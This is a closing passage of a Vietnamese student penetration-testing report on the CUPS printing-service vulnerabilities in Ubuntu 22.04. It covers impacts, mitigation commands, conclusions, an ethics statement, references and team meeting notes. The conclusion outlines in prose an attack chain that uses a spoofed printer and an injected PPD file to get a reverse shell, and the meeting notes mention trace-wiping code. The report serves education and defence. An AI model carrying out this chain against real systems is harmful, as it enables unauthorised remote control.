công khi kết hợp giữa phân tích lỗ hổng và giả mạo máy in. Đây sẽ là nền tảng để đề xuất biện pháp phòng thủ phù hợp ở chương tiếp theo.

## CHƯƠNG 3. HẬU QUẢ & ẢNH HƯỞNG, ĐỀ XUẤT BIỆN PHÁP KHẮC PHỤC

### 3.1. Hậu quả & Ảnh hưởng

#### 3.1.1. Chiếm quyền điều khiển hệ thống

Kẻ tấn công có thể thực thi mã từ xa mà không cần bất kỳ hình thức xác thực nào. Điều này tạo điều kiện cho hacker chiếm quyền điều khiển hệ thống, làm mất khả năng kiểm soát của quản trị viên và người dùng. Khi quyền điều khiển đã bị chiếm, hacker có thể thực hiện các thao tác tùy ý trên hệ thống, từ việc cài đặt phần mềm độc hại đến xóa dữ liệu quan trọng.

#### 3.1.2. Mất dữ liệu và tài sản nhạy cảm

Các cuộc tấn công có thể dẫn đến việc đánh cắp hoặc sửa đổi dữ liệu nhạy cảm, chẳng hạn như thông tin cá nhân, tài chính, hoặc các tài liệu quan trọng của doanh nghiệp. Việc mất mát dữ liệu này không chỉ gây thiệt hại về mặt tài chính mà còn làm suy yếu lòng tin của khách hàng, đối tác và nhân viên đối với tổ chức.

#### 3.1.3. Mở đường cho các cuộc tấn công sâu hơn

Sau khi chiếm quyền điều khiển một hệ thống, kẻ tấn công có thể dễ dàng mở rộng phạm vi tấn công sang các hệ thống và máy chủ khác trong mạng nội bộ. Điều này có thể dẫn đến một chuỗi các cuộc tấn công, từ việc lây lan mã độc đến việc khai thác các lỗ hổng khác, làm gia tăng mức độ nghiêm trọng của sự cố và khó khăn trong việc kiểm soát và phục hồi.

#### 3.1.4. Giảm độ tin cậy của dịch vụ

Khi hệ thống in ấn bị tấn công, các hoạt động liên quan đến in ấn trong tổ chức sẽ bị gián đoạn. Điều này ảnh hưởng đến tính ổn định và độ tin cậy của dịch vụ, làm giảm năng suất và hiệu quả công việc. Ngoài ra, các sự cố bảo mật này có thể khiến khách hàng và đối tác không còn tin tưởng vào khả năng bảo mật của dịch vụ, từ đó ảnh hưởng đến uy tín và hình ảnh của tổ chức.

#### 3.1.5. Chi phí khắc phục cao

Sau khi bị tấn công, tổ chức phải bỏ ra một lượng tài nguyên và chi phí lớn để xử lý, khắc phục sự cố và phục hồi hệ thống. Điều này không chỉ tốn kém về mặt tài chính mà còn gây gián đoạn hoạt động kinh doanh trong một thời gian dài. Những cuộc tấn công như vậy có thể khiến tổ chức phải chi tiêu cho các dịch vụ khôi phục, kiểm tra bảo mật, đào tạo nhân viên và nâng cấp cơ sở hạ tầng, tạo ra một gánh nặng tài chính và tổn thất lâu dài.

### 3.2. Đề xuất biện pháp khắc phục

Dựa trên quá trình kiểm thử và khai thác các lỗ hổng CVE liên quan đến dịch vụ CUPS trên hệ điều hành Ubuntu 22.04, nhóm thực hiện đề xuất một số biện pháp khắc phục và giảm thiểu rủi ro bảo mật như sau:

#### 3.2.1. Vô hiệu hóa dịch vụ cups-browsed nếu không cần thiết

Dịch vụ cups-browsed có vai trò tự động phát hiện và đăng ký máy in trong mạng thông qua các quảng bá mDNS/DNS-SD. Tuy nhiên, đây cũng là điểm xâm nhập chính được khai thác trong các lỗ hổng CVE. Do đó, nếu hệ thống không sử dụng chức năng in ẩn qua mạng hoặc không có nhu cầu in ẩn động, nên vô hiệu hóa hoàn toàn dịch vụ này để giảm thiểu bề mặt tấn công. Việc thực hiện có thể thông qua lệnh:

```
sudo systemctl disable --now cups-browsed
```

#### 3.2.2. Cập nhật các gói phần mềm CUPS và thư viện liên quan

Các lỗ hổng nêu trong báo cáo đã được công bố chính thức và có thể được vá thông qua bản cập nhật mới. Do đó, hệ thống cần được cập nhật định kỳ để đảm bảo các thành phần như cups, cups-filters, libcupsfilters, libppd... ở phiên bản an toàn. Lệnh cập nhật như sau:

```
sudo apt update && sudo apt upgrade
```

#### 3.2.3. Áp dụng biện pháp phòng ngừa tạm thời nếu chưa thể cập nhật

Trong trường hợp đặc biệt hệ thống không thể nâng cấp do hạn chế phần mềm/hardware, có thể triển khai biện pháp giảm thiểu bằng cách:

- Chặn toàn bộ lưu lượng đến cổng UDP 631, vốn là cổng nhận thông tin quảng bá máy in:

```
sudo iptables -A INPUT -p udp --dport 631 -j DROP
```

- Đồng thời, nếu có thể, nên chặn hoặc giới hạn lưu lượng mDNS/DNS-SD nhằm ngăn chặn quảng bá máy in giả mạo. Lưu ý rằng điều này có thể ảnh hưởng tới tính năng tự động phát hiện máy in trong một số hệ thống sử dụng zeroconf.

#### 3.2.4. Gỡ bỏ hoàn toàn các thành phần CUPS nếu không sử dụng

Đối với các hệ thống máy chủ, hệ thống nhúng, hoặc môi trường không cần tính năng in ẩn, nên xóa bỏ hoàn toàn dịch vụ CUPS và các thư viện liên quan để loại trừ triệt để nguy cơ khai thác. Có thể thực hiện:

```
sudo apt purge cups cups-browsed cups-filters libppd* libcupsfilters*
```

Kèm theo đó, gỡ bỏ các dịch vụ nền hỗ trợ quảng bá như avahi-daemon, bonjour, nhằm loại bỏ tất cả khả năng phát hiện máy in tự động không cần thiết:

```
sudo systemctl disable --now avahi-daemon
```

### 3.2.5. Tăng cường giám sát và phát hiện sớm

Cần triển khai các công cụ giám sát mạng để phát hiện sớm các hành vi gửi gói tin đến cổng 631 hoặc các hoạt động quảng bá máy in bất thường. Có thể sử dụng các công cụ như tcpdump, Wireshark để phân tích gói tin, hoặc các hệ thống giám sát an ninh như Snort, Suricata để tự động cảnh báo.

## 3.3. Kết chương

Chương 3 cho thấy các mối đe dọa liên quan đến lỗ hổng bảo mật trong dịch vụ CUPS có thể gây ra những hậu quả nghiêm trọng đối với tổ chức và hệ thống, từ việc chiếm quyền điều khiển hệ thống, mất dữ liệu quan trọng cho đến việc tấn công sâu hơn vào các hệ thống khác. Để giảm thiểu các rủi ro này, việc áp dụng các biện pháp bảo mật như vô hiệu hóa dịch vụ không cần thiết, cập nhật phần mềm định kỳ và giám sát chặt chẽ là cực kỳ quan trọng. Đồng thời, những biện pháp tạm thời như chặn cổng UDP 631 hay xóa bỏ các thành phần CUPS sẽ giúp giảm thiểu khả năng khai thác lỗ hổng khi không thể cập nhật ngay lập tức. Với các phương án này, tổ chức có thể chủ động bảo vệ hệ thống và dữ liệu của mình, từ đó duy trì sự ổn định và uy tín trong công tác cung cấp dịch vụ.

## KẾT LUẬN

### Các kết quả đạt được (nêu các kết quả đã đạt được của BTL)

Nhóm thực hiện đề tài “Kiểm thử xâm nhập hệ điều hành Ubuntu 22.04 thông qua CUPS (Common Unix Printing System)” đã hoàn thành việc nghiên cứu và thực hiện các bước kiểm thử xâm nhập liên quan đến các lỗ hổng bảo mật của CUPS. Đề tài đã thực hiện đầy đủ các nội dung đã đăng ký theo đề cương như sau:

- Phát hiện các lỗ hổng bảo mật: Nhóm đã xác định và phân tích các CVE liên quan đến CUPS, bao gồm CVE-2024-47176 (cups-browsed), CVE-2024-47076 (libcupsfilters), CVE-2024-47175 (libppd), và CVE-2024-47177 (cups-filters). Qua đó, các lỗ hổng đã được mô tả và chứng minh cách thức khai thác chúng.
- Xây dựng kịch bản tấn công chi tiết: Đã xây dựng một kịch bản tấn công hoàn chỉnh, bao gồm các bước rà quét mạng, phát hiện máy in, kiểm tra lỗ hổng tại cổng 631, và tiêm mã độc vào file PPD qua một IPP server giả mạo (hay máy in giả mạo) để thực hiện reverse shell khi người dùng in tài liệu.
- Thực hiện kiểm thử thành công: Quá trình tấn công đã được thực hiện thành công, từ việc tạo môi trường thử nghiệm đến việc khai thác lỗ hổng và thực hiện reverse shell thông qua CUPS. Các công cụ như Nmap, Python, và Netcat đã được sử dụng để triển khai các bước tấn công và đạt được kết quả mong muốn.
- Đánh giá nguy cơ và ảnh hưởng: Đề tài đã đánh giá được mức độ nghiêm trọng của các lỗ hổng CUPS và ảnh hưởng của chúng đối với hệ thống Ubuntu 22.04. Đồng thời, đã đưa ra các biện pháp khắc phục cụ thể nhằm giảm thiểu nguy cơ bị khai thác.

### Hướng phát triển (nêu hướng phát triển, bổ sung, nghiên cứu tiếp của BTL)

Đề tài này có thể được mở rộng theo các hướng sau:

- Đề tài có thể được phát triển thêm bằng cách nghiên cứu các biện pháp bảo mật và phòng ngừa cho hệ thống CUPS, phát triển công cụ kiểm thử tự động để phát hiện lỗ hổng bảo mật, và mở rộng nghiên cứu sang các hệ điều hành khác như CentOS hoặc Debian để đánh giá các nguy cơ bảo mật tương tự.

### **Cam kết đạo đức**

Toàn bộ quá trình khai thác lỗ hổng CVE-2024-47176 | cups browsed, CVE-2024-47076 | libcupsfilters, CVE-2024-47175 | libppd, CVE-2024-47177 | cups-filters được thực hiện hoàn toàn trong môi trường mạng doanh nghiệp mô phỏng, được nhóm tác giả thiết lập riêng với mục đích học tập và nghiên cứu. Nhóm cam kết không tiết lộ, không tái sử dụng kỹ thuật khai thác CVE-2024-47176 | cups browsed, CVE-2024-47076 | libcupsfilters, CVE-2024-47175 | libppd, CVE-2024-47177 | cups-filters vào bất kỳ hệ thống thực tế nào ngoài phạm vi mô hình thí nghiệm. Chúng tôi không chịu trách nhiệm đối với bất kỳ hành vi lạm dụng hoặc rủi ro phát sinh nếu bên thứ ba áp dụng nội dung báo cáo này vào các hoạt động ngoài mục đích nghiên cứu, học tập.

## TÀI LIỆU THAM KHẢO

- [1] CWE200: <https://cwe.mitre.org/data/definitions/200.html>
- [2] CVE-2024-47176: <https://nvd.nist.gov/vuln/detail/cve-2024-47176>
- [3] CVE-2024-47076: <https://nvd.nist.gov/vuln/detail/cve-2024-47076>
- [4] CVE-2024-47175: <https://nvd.nist.gov/vuln/detail/cve-2024-47175>
- [5] CVE-2024-47177: <https://nvd.nist.gov/vuln/detail/cve-2024-47177>
- [6] Mô hình mạng lưới doanh nghiệp: <https://acabiz.vn/blog/tim-hieu-ve-mo-hinh-mang-doanh-nghiep-bao-mat>
- [7] Attacking UNIX Systems via CUPS, Part I - Simone Margaritelli:  
<https://www.evilssocket.net/2024/09/26/Attacking-UNIX-systems-via-CUPS-Part-I/>
- [8] CVE POC: <https://www.youtube.com/watch?v=cixyRITXaOw&t=424s>
- [9] Bài giảng kiểm thử xâm nhập, TS. Nguyễn Ngọc Điệp, Học viện Công nghệ và Business  
Viễn thông



## PHỤ LỤC

Trong phần này, nhóm tác giả sẽ nêu nội dung tổng kết của 6 buổi họp nhóm trong quá trình thực hiện bài tập lớn và cung cấp link tải các đoạn code được sử dụng trong quá trình kiểm thử:

### **Link code:**

<https://drive.google.com/file/d/1vtAC6ZFbrPPIHfNRt7m17HkbLjgDIIBj/view?usp=sharing>

### **Link demo:**

<https://www.youtube.com/watch?v=qVDA-t7K0fY>

### **Nội dung các buổi họp:**

#### Buổi 1: Tìm kiếm CVE

- Nguyễn Bá Hải Long – Nhóm trưởng: Đề xuất tìm hiểu về EvilCups.
- Nguyễn Văn Kiên: Đồng ý tìm hiểu về EvilCups.
- Phạm Tiến Thành: Đồng ý tìm hiểu về EvilCups.
- Đỗ Quang Tùng: Đồng ý tìm hiểu về EvilCups.

#### Buổi 2: Phân công công việc

- Nguyễn Bá Hải Long – Nhóm trưởng: Thực hiện tấn công.
- Nguyễn Văn Kiên: Cấu hình mô hình doanh nghiệp.
- Phạm Tiến Thành: Thực hiện thu thập thông tin và xóa dấu vết.
- Đỗ Quang Tùng: Thực hiện phòng chống và duy trì.

#### Buổi 3: Phân công lại công việc do có thành viên mới

- Nguyễn Bá Hải Long – Nhóm trưởng: Thực hiện tấn công, tìm hiểu lý thuyết về CVE-2024-47176 | cups browsed, thuyết trình.
- Nguyễn Văn Kiên: Cấu hình mô hình doanh nghiệp, tìm hiểu lý thuyết về CVE-2024-47076 | libcupsfilters, hỗ trợ làm slide.
- Phạm Tiến Thành: Thực hiện thu thập thông tin và xóa dấu vết, tìm hiểu lý thuyết về CVE-2024-47175 | libppd, tổng hợp báo cáo.
- Đỗ Quang Tùng: Thực hiện phòng chống, tìm hiểu lý thuyết về CVE-2024-47177 | cups-filters, làm slide chính.
- Anh Dương: Không tham gia buổi họp, được phân công nắm phần duy trì.
- Hạn cho tìm hiểu lý thuyết được quyết định vào 5/4.

#### Buổi 4: Báo cáo tiến độ

- Nguyễn Bá Hải Long – Nhóm trưởng: Hoàn thành tìm hiểu lý thuyết về CVE-2024-47076 | libcupsfilters đúng hạn.
- Nguyễn Văn Kiên: Hoàn thành tìm hiểu lý thuyết về CVE-2024-47076 | libcupsfilters đúng hạn.
- Phạm Tiến Thành: Hoàn thành tìm hiểu lý thuyết về CVE-2024-47175 | libppd đúng hạn.
- Đỗ Quang Tùng: Hoàn thành tìm hiểu lý thuyết về CVE-2024-47177 | cups-filters đúng hạn.
- Anh Dương: Out khỏi nhóm Zalo, nhắn tin không thấy phản hồi.
- Nhóm trưởng phân công việc duy trì cho Đỗ Quang Tùng đảm nhiệm.

#### Buổi 5: Báo cáo tiến độ

- Nguyễn Bá Hải Long – Nhóm trưởng: Đã có code tấn công thử nghiệm thành công trên máy tính cá nhân.
- Nguyễn Văn Kiên: Hoàn thành cấu hình mô hình mạng doanh nghiệp.
- Phạm Tiến Thành: Hoàn thành code cho xóa dấu vết và thử nghiệm thành công trên máy tính cá nhân
- Đỗ Quang Tùng: Hoàn thành code cho duy trì và thử nghiệm thành công trên máy tính cá nhân
- Ngày 16/4 thử nghiệm tấn công trên mô hình doanh nghiệp tự tạo thành công.

#### Buổi 6: Báo cáo tiến độ

- Nguyễn Bá Hải Long – Nhóm trưởng: Rà soát thông tin tổng hợp trong báo cáo. Báo cáo đáp ứng đủ yêu cầu thầy giao.
- Nguyễn Văn Kiên, Đỗ Quang Tùng: Hoàn thành xong slide.
- Phạm Tiến Thành: Hoàn thành xong báo cáo và đưa cho nhóm trưởng xem xét, thực hiện chỉnh sửa theo yêu cầu nhóm trưởng.